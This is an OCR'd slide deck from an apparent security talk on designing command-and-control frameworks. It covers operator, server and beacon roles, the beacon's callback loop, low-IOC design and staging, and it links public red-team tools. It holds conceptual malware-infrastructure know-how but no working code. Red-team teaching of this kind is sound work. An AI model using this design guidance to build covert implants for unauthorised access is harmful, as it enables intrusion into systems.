THE CYBER-PIRATE'S GUIDE TO C2 DEV

BY GERHARD BOTHA

PS > Get-Content –Path .\info.txt

Twitter: @gerbot_


- Security Engineer at BITM
- Pentesting during the day
- Malware Dev, Offensive Security Research and Tooling

PS > Get-Content –Path .\agenda.txt

- Overview of a C2.
- Difference between a server and framework.
- Framework architecture overview – client, server, beacon.
- Designing your framework – How I designed mine.
- Dev to beyond and considerations.
- Lessons learned and experienced.
- Project examples to check out.
- Cool courses to get you started.

C2 Overview

- Attacker controlled system that has access to infected computers.
- Makes post-exploitation activities easier.
- Various capabilities depending on goal.
- Ranging between paid vs open-source.
- Threat Actors' most beloved tool.



Why make your own

Minimal IOC’s

Custom Solution

Understand Attacks

Field Contribution

Improve Your Skills

Career Development

Server vs Framework

Server:

- Specific operations or techniques.
- Normally only session handling and payload functionality.
- Short(er) term usage.
- Single operator focus.
- Depending on usage – low IOC’s.

godoh

OffensiveNotion

https://github.com/sensepost/godoh https://github.com/mttaggart/OffensiveNotion https://github.com/looCiprian/GC2-sheet


Server vs Framework

Framework:

- Batteries included type of solution.
- Advanced functionality.
- Multi-operator – better engagement management.
- Designed for longer term operations and stability.
- Can support multiple protocols like HTTP/S, SMB, SSH, DNS.


https://github.com/HavocFramework/Havoc https://bruteratel.com/

Architecture



Communication Process


1. Operator connects to and sends instructions to the server.
2. The server receives the instructions, processes it and waits for beacon to call back.
3. The beacon fetches and executes the instructions and sends the results back to the server.
4. Finally, the server sends the results back to the operator.
5. Repeat.





Architecture - Overview

Operator

- CLI vs GUI vs Web.
- UX + UI important as malware techniques.
- Store payloads and modules here.
- Interact with the beacons through the server.
- Use it to manage multiple servers.









https://github.com/BC-SECURITY/Empire https://github.com/cobbr/Covenant https://www.cobaltstrike.com/

Architecture - Overview

Server

- Needs to have “multiplayer” mode.
- Supports multiple protocols.
- Must have authenticated communication.
- Needs to be stable – good error handling.
- API design means that beacons could be in any language.
- Scriptable for automation.






```
All hackers gain improvise
[*] Server v1.5.41 - f2a3915c79b31ab31c0c2f0428bbd53d9e93c54b
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command
```


```
       =[ metasploit v6.3.39-dev                          ]
+ -- --=[ 2368 exploits - 1228 auxiliary - 413 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

https://github.com/itaymigdal/Nimbo-C2 https://github.com/BishopFox/sliver https://github.com/rapid7/metasploit-framework

Architecture - Overview

Beacon

- The actual malware.
- Modular design.
- Specific stages (don’t mean loadshedding).
- Format as executable output (~~sorry Python~~).
- Size of beacon (not always important).
- Can be multi-platform or OS specific.
- Built in sleep function (optional).



Extending Existing Frameworks

Custom Tooling


- Use existing frameworks to build custom implants.
- Functionality like execute-assembly, COFF loaders.
- Focus on the fun part.
- Test in lab for IOC’s, Stability, Functionality.

MYTHIC

